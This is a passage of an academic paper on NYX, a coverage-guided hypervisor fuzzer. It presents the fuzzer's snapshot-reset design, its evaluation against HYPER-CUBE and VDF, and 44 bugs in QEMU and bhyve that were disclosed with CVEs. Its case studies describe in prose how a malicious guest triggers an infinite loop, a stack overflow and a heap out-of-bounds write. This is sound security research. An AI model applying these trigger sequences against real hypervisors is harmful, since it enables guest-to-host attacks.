To quickly reset the memory of the VM, we use our own dirty page logger in KVM-PT. By default, KVM already provides the capabilities to log which pages have been dirtied since the last time the CPU entered the VM (VM-Entry). However, since KVM's technique requires us to walk a large bitmap to find all dirty pages, we extended KVM-PT with the capability to store the addresses of dirty pages in an additional stack-like buffer. This can significantly accelerate the memory restoration process, especially in cases where only a few pages have been dirtied. Additionally, we need to ensure that memory that is changed by the devices emulated by QEMU-PT is also reset. To this end, we track a second map where VM pages modified by QEMU-PT are also noted. Before we start the next execution, each page that was changed either inside the VM (as tracked by KVM-PT) or by QEMU-PT is reset to the original content from the snapshot.

Fast Device Resets Resetting the device state is a much more involved procedure compared to resetting the memory of the VM. As noted before, QEMU manages a multitude of devices. QEMU also provides a serialization/deserialization mechanism for each device, which is used to store snapshots of running VMs on the hard disk. Each device emulator provides a specification for its state in form of a specific data structure. QEMU iterates this data structure to identify fields, integers, arrays, and so on. During serialization, these fields get converted into a `JSON` string that can later be loaded during deserialization. The whole process is painfully slow, but ensures that VM snapshots can be loaded even on different machines (where the compiler may change the in-memory layout). To increase the performance, we mostly ignore these device structure specifications. Instead, we log all writes once during this process and obtain a list of all memory used by the devices. Using this list, we can now reset the device's memory from our snapshot with a series of calls to `memcpy`. It should be noted that a small subset of devices cannot be reset like this, as they require to run some custom code after each reset. We manually identified these devices in QEMU-PT and call the original deserialization routine for these devices specifically. Note that physical hardware which is used by the guest via pass-through cannot be reset, as it is not possible to access that state stored in real hardware.

Fast Disk Reset QEMU handles hard disks differently from other devices. As their state is very large—potentially larger than the available memory—the guest's hard disk content is stored on the host's hard disk in a so-called `qcow` file. To ensure we can handle targets that write files to hard disk, we create our own overlay layer on top of QEMU's `qcow` handling. During the execution, we create a hashmap that stores the content of modified sectors. This hashmap is stored in memory and uses a fixed set of buffer of pages. Every read access to the disk image is first checked against this hashmap, and then against the original `qcow` file. We place an upper limit on the number of sectors to be written during one test case to ensure that misbehaving processes do not destroy the overall fuzzing performance, similar to how AFL places limits on the time and memory used per test case. Resetting the disk image is then as easy as zeroing out the small hashmap. Critically, we do not need to overwrite the actual disk data, as removing the indices in the map suffices. Overall, this makes the reset process highly efficient and effective.

4.1.3 Nested Hypervisor Communication

To intercept and distinguish our fuzzing hypercalls from normal hypercalls directed to the target hypervisor, we implemented an additional, simple check in the host's `vmcall` handler routine. If a special value is placed in the `RAX` register by the guest, the hypercall request is handled by KVM-PT. Otherwise, this request is passed to the target hypervisor. To set up a shared memory mapping between the host and the agent OS, we need to allocate this memory region in L2 first. Using our hypercall interface, we pass all physical addresses of our allocated memory region to the host by executing a special hypercall. The host translates all guest physical addresses to host virtual QEMU-PT addresses and creates a shared memory mapping. A visualization of this procedure is given in Figure 3 ①. This shared memory region is later used by the fuzzing logic to receive messages from the agent OS or to pass new generated inputs to the agent. Prior to entering the fuzzing loop, the agent OS (L2) executes a special hypercall to create the snapshot for the fuzzing loop. The hypercall is handled by KVM-PT, and instead of relaying it to the target hypervisor (L1), another VM exit reason is passed. On the next VM entry transition from the target hypervisor to the agent OS, the snapshot will be created by QEMU-PT. This procedure is visualized in Figure 3 ②. Once the fuzzing engine has generated a new input, the snapshot is restored, and the execution is continued in the agent OS running in L2. On each transition from L2 to L1, Intel PT tracing is enabled, and disabled vice versa. This communication is shown in Figure 3 ③.




Figure 3: Overview of NYX's hypercall interaction between the various components: fuzzing logic, QEMU-PT, KVM-PT, L1 guest, and agent OS.

4.2 Fuzzing Frontend for Affine Typed Bytecode Programs

The main task of the fuzzing frontend is to generate candidate inputs and to pass the inputs to the agent OS. We implemented our own fuzzing frontend in Rust. This frontend is specifically designed to generate and mutate the bytecode inputs and we now describe the relevant details of our implementation.

4.2.1 Representation of the Bytecode

As noted earlier, we take great care in NYX to enable fast and effective input generation. Each input is stored in two arrays. The graph layout is stored in one array of `u16` integers. The additional tree-shaped data arguments are stored in a byte array. This flat, pointerless format allows fast generation and sharing via shared memory. Each node/opcode has a fixed number of arguments and outputs. We allow up to 2^{16} different node types, each with a unique ID. To encode a given node, we first push the type ID, and then one edge ID for each argument and return value. All edge IDs introduced as a return value can then be used as argument IDs for later nodes.

Example 2. *Consider the input in Listing 1. Assume the ID for the variable path is* `p` *and the ID for the variable file is* `f`*. The graph would be encoded into the following array:* `[n_new_path_id, p, n_open_id, p, f,n_write_id, f, n_dup2_id, f, f, n_close_id, f]`*. To encode the first opcode* `path=new_path("/tmp/A")`*, we first push the ID of* `new_path` (`n_new_path`)*, then we push the ID of the only return value (*`p`*). Note that we ignore the additional data argument for now. We encode the remaining nodes in the same fashion by pushing the node ID and then the edge IDs for each argument or return value.*

The additional tree-shaped/binary data attached to each node is stored in a second buffer. As we know what kind of data is attached to each node, the values are simply concatenated. For binary data that is dynamically sized (e.g., strings or byte vectors), the size is prefixed.

Example 3. *When considering the graph representing the input in Listing 1, we would encode the binary data used as additional arguments to* `new_path` *and* `write` *as:* `[7,"/tmp/A\0",4,"foo\0"]`*. Here, 7 and 4 are the lengths of the following strings. The strings are stored as raw bytes.*

4.2.2 Generating Bytecode Interpreters

To interpret the results, we automatically transpile the specifications into a single C-header interpreter for the bytecode. The user simply has to fill in the functions for each opcode. This interpreter uses the information provided in the specification to iterate both memory buffers, keep track of the values that are passed along the edges in the graph, and call the user-provided functions for each node. In our example, we used HYPER-CUBE and linked this interpreter into HYPER-CUBE to produce a fuzzing agent for NYX.

5 Evaluation

We use our prototype implementation of NYX to evaluate the results of our design choices. In particular, we aim to answer the following five research questions:

- **RQ 1.** How does NYX compare to state-of-the-art approaches such as HYPER-CUBE and VDF?
- **RQ 2.** Does coverage guidance improve generative fuzzing?

- **RQ 3.** What are the performance gains provided by the structured mutation engine?
- **RQ 4.** What is the performance impact of fast reloads?
- **RQ 5.** Can NYX find previously unknown vulnerabilities in well-tested parts of hypervisors?

As we will see, NYX drastically outperforms VDF on almost all devices and performs comparable or better than HYPER-CUBE on all but one device. In four cases, NYX drastically outperforms HYPER-CUBE, using specifications that are chosen to mirror the behavior of HYPER-CUBE. If we use properly customized specifications, the results are improved further. We were able to uncover 44 new bugs, many of which represent serious security issues. Using the fast snapshot restoration allows us to reset the whole VM with a performance characteristics comparable to AFL's fork server.

5.1 Evaluation Setup

All experiments were performed on Intel Xeon Gold 6230 CPUs. Each machine had 40 physical cores and 192GB of memory as well as an SSD. We pinned each fuzzer to one physical core and did not use hyper-threading. Each experiment was repeated ten times to obtain statistically significant results [32]. In all plots, the lines mark the median of the ten runs, and the shaded area display the best and worst run respectively. We targeted QEMU `5.0.0` and bhyve `12.1-RELEASE`. VDF was evaluated on older versions of QEMU and we can only compare with the numbers reported in the paper. While this slightly reduces the strength of the comparison to VDF, we believe it is much more meaningful to fuzz modern, well-tested software. Additionally, VDF was already shown to be significantly slower than HYPER-CUBE. We also repeat the HYPER-CUBE experiments using the newer version of QEMU and observe very similar results.

5.2 Fuzzing Device Emulators

In the first experiment, we compare NYX against HYPER-CUBE and VDF to answer **RQ 1.**. We used the open-source version of HYPER-CUBE, but unfortunately VDF is not openly available. Therefore, we follow the authors of HYPER-CUBE and compare against the numbers published in the VDF paper. While the authors of VDF evaluated for approximately 60 days, the authors of HYPER-CUBE managed to beat VDF in both terms of coverage found and bugs found in only ten minutes. As we are not able to reproduce the exact hardware that VDF used for their experiments, we too, choose to drastically reduce the time for evaluation. However, since NYX performs many complex operations such as minimizing new inputs found, we also extended the experiments to 24 hours each. To compare fairly against HYPER-CUBE, we created specs that very closely represent HYPER-CUBE's operations (NYX-Legacy) and used both fuzzers to target QEMU/KVM. As we will later see, NYX can perform even better using custom specifications for specific targets. To demonstrate the impact of specs on NYX's performance, we also added another complex device (XHCI).

We ran the target VM with Gcov, and restarted it every 10 minutes or after each crash, to dump the coverage. This way, we could obtain coverage plots over time, as otherwise only the final coverage could be reported. The coverage found over time is shown in Figure 4. Note that this figure only contains those devices where non-trivial differences in performance where observed. The full set of results can be found in the Appendix. We also display the overall results in Table 1. As can be seen, our approach easily surpasses VDF in all (but two) scenarios. After manual inspection, we believe that the difference in coverage between VDF and NYX is due to the fact that the code changed since VDF performed their experiments and that the observed difference does not represent a real difference in performance. Compared to the blind fuzzer HYPER-CUBE, we see that in all but six cases, NYX and HYPER-CUBE perform identical or nearly identical (Though NYX might sometimes need a few more minutes to reach the same coverage). Since many device emulators have rather simple control flows (many do not even contain loops), this is not entirely surprising.

However, on the more complex devices, the advantages of coverage-guided fuzzing begin to show. Over a reasonable time frame (typically the first few hours), the advantages begin to outweigh the additional cost. This effect is particularly pronounced in the complex examples where HYPER-CUBE stops making any progress very early. Hence, NYX produces drastically more coverage on four of the six devices, which also answers **RQ 2.**. On the other two devices (SoundBlaster and E1000), HYPER-CUBE performs better. We investigate SoundBlaster and believe this is due to interrupt handlers which are triggered after specific timeout interrupts occur. These timeouts are never triggered due to the short time span of our test cases and the subsequent VM resets. We believe a similar mechanism affects our performance on E1000.

5.3 Structured and Coverage

To further substantiate the impact of proper structure definitions (**RQ 3.**), we studied the Intel specifications for the eXtensible Host Controller Interface (XHCI) and built specifications that specifically target this device. Besides the usual MMIO operations that are required to actually interact with the device emulators, this also includes setting up complex data structures in the guest's memory. For example, the XHCI USB Host Controller uses multiple linked list for different purposes to be handled. The MMIO access then only writes the pointer to the head of the list, and the device iterates the list on its own. We created a specification that allows to setup such memory structures in the guest. Using this specification, we performed another set of runs. To answer **RQ 3.**, we compare the results of the legacy specification that emulates the




Figure 4: Overview of the median, best, and worst branch coverage across 10 experiments. We only display the 6 devices with relevant differences between Nyx using the legacy spec and Hyper-Cube.

behavior of Hyper-Cube and our more detailed specification. The results can be seen in Figure 5. As the experiment results show, using more detailed specifications drastically increases the performance of the fuzzer. While in the previous experiment, coverage guidance on helped in the long term, and Hyper-Cube dominated for the first hour of fuzzing, here we can see that such specifications are showing drastic improvements in performance from the very first moment on.

To further confirm our claim that coverage guidance is in fact helpful (**RQ 3.**), we perform a second experiment comparing coverage-guided and non-coverage-guided fuzzing with these more detailed specifications. As we could not integrate them into Hyper-Cube, we instead used Nyx, but disabled the coverage guidance mechanism. Thus, we compare a blinded version of Nyx with the normal, coverage-guided version of Nyx. This allows us to specifically identify the impact of coverage guidance in the presence of structured fuzzing. The result are also shown in Figure 5. As we can see, without coverage guidance, the more complex specifications added very little coverage. However, in combination with coverage guidance, the ability to find deeper code paths increased massively. While it might seem somewhat surprising that the

Table 1: Branch coverage by Nyx using a legacy specification and Hyper-Cube in 24 hours (compared to VDF with multi-month experiments). If the differences between Nyx and Hyper-Cube are statistically relevant with p<0.01 according to a Mann-Whitney-U test, the better result is printed bold. Δ denotes the difference in percentage points between Nyx and Hyper-Cube.

	VDF	Hyper-Cube	Nyx	
Device	Cov	Cov	Cov	Δ
AC97	53.0%	**100.00%**	98.92%	-1.62
CS4231a	56.0%	74.76%	74.76%	-
ES1370	72.7%	91.38%	91.38%	-
Intel-HDA	58.6%	**79.17%**	78.33%	-0.84
SoundBlaster	81.0%	**83.80%**	81.34%	-2.46
Floppy	70.5%	**84.51%**	83.10%	-1.41
Parallel	42.9%	38.61%	38.61%	-
Serial	44.6%	73.76%	73.76%	-
IDE Core	27.5%	74.87%	74.69%	-0.18
EEPro100	75.4%	83.82%	83.82%	-
E1000	81.6%	**66.08%**	54.55%	-11.53
NE2000 (PCI)	71.7%	71.89%	71.89%	-
PCNET (PCI)	36.1%	78.71%	**89.49%**	+10.78
RTL8139	63.0%	74.68%	**79.28%**	+4.60
SDHCI	90.5%	81.15%	**88.93%**	+7.78
XHCI	-	64.70%	**69.93%**	+5.23

specifications offer so little without coverage guidance, this can actually be explained by the fact that a significant number of integer parameters need to be chosen properly to generate interesting structures from the specification. Without the coverage feedback, picking the right shape and the right values is exceedingly unlikely.

5.4 Fast Snapshot Reload Performance

To quantify the performance impact of our fast VM reloads, and to answer **RQ 4.**, we perform two experiments on the reload performance. Since reloading the register- and device-state is independent of the fuzzing target, the reload performance is primarily determined by the number of dirty pages that need to be restored. As our fuzzer is also able to fuzz ring-3 applications, we created a small test application that dirties a given number of pages on each execution. To inspect the behavior, we perform measurements with different numbers of dirty pages. The results can be seen in Figure 6. Device reloads create an additional performance cost, even when no pages need to be reset. As expected, as more and more pages are reset, the performance gets gradually worse. Overall, for large resets we approach the memory throughput.

To put these numbers in relation to similar mechanisms, we also compare with AFL's *forkserver* and QEMU's normal snapshot restoration mechanism. We use the same ring-3 application as before and note the number of executions AFL's forkserver achieves depending on the number of dirty pages. As expected, for very small deltas, the forkserver is slightly more effective, yet as the number of modified pages grows, the performance differences shrink. In contrast, QEMU always restores the full snapshot. Hence, the performance remains




Figure 5: Comparing the code coverage found on XHCI by the legacy specification and more detailed specifications across 10 runs. The dotted lines show the performance that NYX achieved, if used as a blind fuzzer.

constant, until running the application which accesses large amounts of memory begins to affect the performance.

For realistic workloads, our snapshots reloads are multiple orders of magnitude faster than QEMU's internal snapshot restoration mechanism, and we are able to perform about 60% as many test cases compared to AFL's forkserver. While obtaining similar performance, NYX reloads perform a lot more tasks than the fork server: we observe that when the target only dirties ten pages, we reload almost a 100 pages in the kernel. We also reset all of the devices' state, including hard discs. This also shows up in the number of pages reloaded: When fuzzing more complex targets that modify the disc state, this becomes fundamental.

When using NYX in offline experiments, we observed that fuzzing programs like *Bash* with AFL is very hard: great care has to be taken to ensure that script interpreters do not overwrite or remove any relevant files. Similarly, they do tend to quickly fill up the disc with junk. All of these issues are mitigated by the snapshot restoration process. Lastly, we observed similar performance when fuzzing target programs under Windows. This is a significant advantage, as Windows does not offer the performance gains of a forkserver, which significantly slows down the fuzzing process.

5.5 New Vulnerabilities

Besides analyzing the coverage, we also used our fuzzer to find novel bugs. To this end, we picked all the devices from Section 5.3 as well as some additional ones that we could not use to compare coverage for various reasons. For example, we evaluated various VirtIO devices on bhyve such as (`virtio_blk`, `virtio_net`, and `virtio_serial`) that are not readily supported by HYPER-CUBE.




Figure 6: Comparing raw executions per second for targets that dirty *N* pages, with an AFL forkserver, QEMU's `loadvm` snapshot restore functionality, and NYX's fast full-system reloads.

Table 2: Overview of vulnerabilities found by NYX in our targets.

Hypervisor	Type	#Bugs
QEMU	Use-After-Free (Write)	1
	Heap-based Buffer Overflow (Write)	1
	Stack Overflow	1
	Infinite Loop	1
	Segmentation Fault	3
	Abort/Assertion	9
BHYVE	Segmentation Fault	14
	Infinite Loop	1
	Assertion	13

During the evaluation, we identified 44 manually verified, unique crashes. An overview of the types of crashes found is shown in Table 2, a full list of the crashes with more details on the exploitability can be found in the Appendix. All bugs were reported in a coordinated way and CVEs were requested for all memory corruption issues. Many of the bugs were fixed and some are still being actively discussed on the maintainers' mailing lists. Even after QEMU and bhyve were fuzzed by HYPER-CUBE, NYX finds a significant number of serious issues in both hypervisors, answering **RQ 5.**.

In the following, we provide a more in-depth look at some of the bugs found.

Case Study: bhyve Infinite `XHCI TRB` Loop. The `XHCI` device implementation of the bhyve hypervisor is vulnerable to a denial-of-service attack via an infinite loop in the host. According to the `XHCI` specification, the guest's driver has to setup and maintain multiple memory regions in its physical memory to communicate with the `XHCI` USB controller and its attached USB devices. A set of data structures called TRBs (Transfer Ring Blocks) are used for bi-directional communication. Link TRBs are used to link multiple memory chunks together to implement rings across non-continues memory regions. By configuring a crafted TRB ring array containing a Link TRB pointing to itself, the emulator gets stuck in an infinite loop in the function `pci_xhci_trb_next`.

Case Study: QEMU `EE100Pro` Stack Overflow via Recursive DMA Requests. NYX uncovered a stack-overflow vulnerability in QEMU's DMA mechanism used by the EE100Pro device emulator. The EE100Pro device relies on the CU (Command Unit) and RU (Receive Unit) to send commands and receive data from its guest. By configuring the CU `base` and `offset` register to point to its own PCI MMIO BAR with a specific offset and a write accesses to the command register thereafter, the device emulator will perform a DMA write access to the same MMIO register and initiate the same DMA access again. This will lead to stack exhaustion and a crash, which can be exploited by a malicious guest.

Case Study: QEMU `SDHCI` Heap-based Buffer Overflow. The `SDHCI` device performs read and write operations in blocks. The size of these blocks can be set with the `SDHC_BLKSIZE`. Each read and write command moves the `data_count` cursor of the data buffer `fifo_buffer` forward until the `blksize` is reached. For larger data, the `SDHC_SYSAD` command allows multi-block transfers and starts at the `data_count` cursor.

When a new block size is set with the `SDHC_BLKSIZE` command, the `data_count` cursor is not reset and the block size is also not checked against `0`. This allows an attacker to first set a high block size, move the cursor at an arbitrary position, then set the block size to `0` and issue a multi-block transfer. The length is calculated as `0 - data_count`, which results in an arbitrary heap out-of-bounds write up to the size of the `uint16_t` or the maximum buffer size, whatever is lower.

Coordinated Disclosure. In total, we reported 44 bugs to the maintainers. 7 security issues were directly reported to and acknowledge by the QEMU security team according to their security process. Currently, the QEMU security team assigned four CVEs (CVE-2020-25084, CVE-2020-25085, CVE-2020-25741, CVE-2020-25743) for fixed and published issues. While in general it is hard to evaluate the exact security impact of bugs found without actually spending time to write an exploit, we believe that most memory corruption issues could be exploited under the right circumstances. Another 15 security issues in bhyve were reported to the FreeBSD security team with pending CVEs assigned by MITRE.

Other non-critical security issues, such as assertion failures, were publicly reported through `launchpad.net` for QEMU bugs (#1883728, #1883729, #1883732, #1883733, #1883739, #1525123, #697510, #1681439, #1810000) and the FreeBSD bug tracker for bhyve findings.

6 Related Work

In recent years, fuzzing has shown exceptional results on uncovering bugs in software systems. This trend was started by a coverage-guided fuzzer named AFL [65]. To improve upon AFL, a large number of researcher tried to improve AFL's input mutation algorithm [1, 2, 27, 40, 43] and its ability to identify bugs [4, 5, 31, 37, 39, 58]. Other approaches focused on improving feedback mechanism in coverage-guided fuzzers [16, 19, 30, 33, 57]. Additionally, improved scheduling algorithms have been researched extensively [8–11, 46, 59]. A more in depth discussion on various recent advances in fuzzing can be found in Manès et al.'s overview [35].

Next to generic improvement over AFL's design and implementation, some research proposed a hybrid software testing method which combines feedback fuzzing with concolic execution [20–22, 26, 36, 50, 56, 62, 66]. Similar to the concolic execution based approaches, others tried to improve fuzzing by adding taint tracking [14, 45]. Lastly, various researchers focused on improving the raw throughput of various components of modern fuzzers [51, 61].

Snapshots were already used in the context of testing. AFL's fork server can be seen as a primitive ring-3 snapshot mechanism. Dong et al. used snapshots for testing Android apps [17]. However, their approach takes approximately nine seconds to restore a single snapshot, rendering them infeasible for our purposes. Recently, Falk used a similar mechanism to quickly reset the memory of VMs [18], however that implementation does not support emulated devices.

To apply fuzzing to a wider set of targets, coverage-guided fuzzers for ring-0 targets were developed [29, 41, 49, 55, 60]. Additionally, some recent research expanded the fuzzing approach into the IoT and embedded systems domain [15, 34]. Beyond ring-0, fuzzing was also applied to hypervisors [23, 28, 48, 52]. For example, VDF [28] implements a coverage-guided hypervisor fuzzing approach. Recently, Schumilo et al. introduced HYPER-CUBE, a blind fuzzer for hypervisors [48]. Various researchers also implemented other blind hypervisor fuzzers [12, 23, 38, 47].

7 Discussion

In this paper, we describe an approach to fuzz hypervisors using coverage guidance. The recent success of HYPER-CUBE put the viability of coverage-guided fuzzing for hypervisors into question. Our evaluation shows that coverage-guided fuzzing is indeed working as expected. Consequently, the fundamental problem behind VDF is not the overhead of coverage-guided fuzzing per se, but their implementation. A properly implemented and sufficient optimized whole-system fuzzer design is capable of outperforming HYPER-CUBE. However, to this end, current fuzzers need to apply a set of changes: first, we need a way to obtain code coverage from all code regardless of the protection ring it is running under. Second, they need to handle the high non-determinism using fast snapshot reloads. Last, the mutator needs to understand the interactive nature of the inputs. As the authors of HYPER-CUBE already noted, coverage-guided fuzzing adds a lot of value when fuzzing more complex devices.

While our approach is versatile and much faster and easier to use than VDF, and in many cases outperforms even HYPER-CUBE, it also has some drawbacks: it is slightly more complex to setup than HYPER-CUBE, as the target hypervisor needs to run inside KVM-PT. For most hypervisors, this is not particularly challenging, as KVM-PT fully supports nested virtualization. However, using nested virtualization allows us to easily recover from crashes. HYPER-CUBE needs to restart the whole process after each crash, and typically has a very hard time to overcome early crashes triggered by overzealous assert statements.

Creating Specifications Additionally to running the target hypervisor in a nested configuration, the user also needs to provide a specification. While we have demonstrated that even the uninformed specification that closely mirrors HYPER-CUBE's behavior is already quite useful, most of the times a more precise specification is helpful. Designing a specification is quite similar to designing a grammar for well-known fuzzers such as NAUTILUS [1], PEACH [54], or SULLEY [44]. The biggest part of the effort is not to produce the specification, but to obtain a sufficient understanding of the target. In our case, we spent about two days on our most complex specification. Understanding the structures required to perform VirtIO took by far the biggest amount of work. Writing the specification based on this understanding took only a very small fraction of the time (around two hours).

Long-Running Interactive Fuzzing Our fuzzer still maintains one aspect of current coverage-guided fuzzers: each small input is tested in isolation after a mutation. It would be very interesting to explore long-running interactive fuzzing: instead of generating small inputs outside of the VM, a large stream could be generated from a given seed inside the target VM. While the original HYPER-CUBE logic generates interactions within the VM, KVM-PT would observe the coverage from the outside until new coverage is found.

8 Conclusion

In this paper, we introduced an approach to fuzz highly complex and stateful interactive targets. While this paper focuses on hypervisor fuzzing as one example of such systems, all the techniques introduced here work as well to fuzz any other kind of software. We are convinced that both super fast, full VM reloads and structured fuzzing of interactive applications are valuable additions to current fuzzers, no matter of the target. We have demonstrated how coverage-guided fuzzing can beat blind fuzzing, even when the blind fuzzer is able to produce far more interactions per second. While blind fuzzers such as HYPER-CUBE are conceptually much simpler, and—if implemented properly—can provide a much larger number of such interactions, they will struggle to sufficiently test the less common parts of the application. Using fast snapshots provides near-perfect reproducibility. By using coverage guidance, the hard-to-hit parts of the target are explored much more thoroughly. As a consequence, we find more bugs and in most cases more coverage while using the same specification. Similarly, using our affinely typed bytecode specification format, it becomes simple to generate much more complex specifications for any given use case, further increasing the coverage and number of bugs found.

Acknowledgements We would like to thank our shepherd Byron Williams and our anonymous reviewers for their valuable feedback. This work was supported by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy – EXC-2092 CASA – 390781972. In addition, this work was supported by the European Union's Horizon 2020 Research and Innovation Programme (ERC Starting Grant No. 640110 (BASTION) and 786669 (REACT)). The content of this document reflects the views only of their authors. The European Commission/Research Executive Agency are not responsible for any use that may be made of the information it contains.

References

[1] Cornelius Aschermann, Tommaso Frassetto, Thorsten Holz, Patrick Jauernig, Ahmad-Reza Sadeghi, and Daniel Teuchert. Nautilus: Fishing for Deep Bugs with Grammars. In *Symposium on Network and Distributed System Security (NDSS)*, 2019.

[2] Cornelius Aschermann, Sergej Schumilo, Tim Blazytko, Robert Gawlik, and Thorsten Holz. REDQUEEN: Fuzzing with Input-to-State Correspondence. In *Symposium on Network and Distributed System Security (NDSS)*, 2019.

[3] Muli Ben-Yehuda, Michael D Day, Zvi Dubitzky, Michael Factor, Abel Gordon, Anthony Liguori, Orit Wasserman, and Ben-Ami Yassour. The Turtles Project: Design and Implementation of Nested Virtualization. In *Symposium on Operating Systems Design and Implementation (OSDI)*, 2010.

[4] William Blair, Andrea Mambretti, Sajjad Arshad, Michael Weissbacher, William Robertson, Engin Kirda, and Manuel Egele. HotFuzz: Discovering Algorithmic Denial-of-Service Vulnerabilities Through Guided Micro-Fuzzing. In *Symposium on Network and Distributed System Security (NDSS)*, 2020.

[5] William Blair, Andrea Mambretti, Sajjad Arshad, Michael Weissbacher, William Robertson, Engin Kirda, and Manuel Egele. HotFuzz: Discovering Algorithmic Denial-of-Service Vulnerabilities Through Guided Micro-Fuzzing. 2020.

[6] Tim Blazytko, Cornelius Aschermann, Moritz Schlögel, Ali Abbasi, Sergej Schumilo, Simon Wörner, and

Thorsten Holz. GRIMOIRE: Synthesizing Structure while Fuzzing. In *USENIX Security Symposium*, 2019.

[7] Sören Bleikertz. XenFuzz. https://www.openfoo.org/blog/xen-fuzz.html. Accessed: October 6, 2020.

[8] Marcel Böhme, Valentin JM Manès, and Sang Kil Cha. Boosting Fuzzer Efficiency: An Information Theoretic Perspective. In *esec-fse*, 2020.

[9] Marcel Böhme, Van-Thuan Pham, Manh-Dung Nguyen, and Abhik Roychoudhury. Directed greybox fuzzing. In *ACM Conference on Computer and Communications Security (CCS)*, 2017.

[10] Marcel Böhme, Van-Thuan Pham, and Abhik Roychoudhury. Coverage-based greybox fuzzing as markov chain. In *ACM Conference on Computer and Communications Security (CCS)*, 2016.

[11] Sang Kil Cha, Maverick Woo, and David Brumley. Program-adaptive mutational fuzzing. In *IEEE Symposium on Security and Privacy*, 2015.

[12] Amardeep Chana. MWR-Labs: Ventures into Hyper-V - Fuzzing hypercalls. https://labs.mwrinfosecurity.com/blog/ventures-into-hyper-v-part-1-fuzzing-hypercalls/. Accessed: October 6, 2020.

[13] Amardeep Chana. Viridian Fuzzer. https://github.com/mwrlabs/ViridianFuzzer. Accessed: October 6, 2020.

[14] Peng Chen and Hao Chen. Angora: Efficient Fuzzing by Principled Search. In *IEEE Symposium on Security and Privacy*, 2018.

[15] Abraham A Clements, Eric Gustafson, Tobias Scharnowski, Paul Grosen, David Fritz, Christopher Kruegel, Giovanni Vigna, Saurabh Bagchi, and Mathias Payer. HALucinator: Firmware Re-hosting Through Abstraction Layer Emulation. In *USENIX Security Symposium*, 2020.

[16] S. Dinesh S. Dinesh, Nathan Burow, Dongyan Xu, and Mathias Payer. RetroWrite: Statically Instrumenting COTS Binaries for Fuzzing and Sanitization. In *IEEE Symposium on Security and Privacy*, 2020.

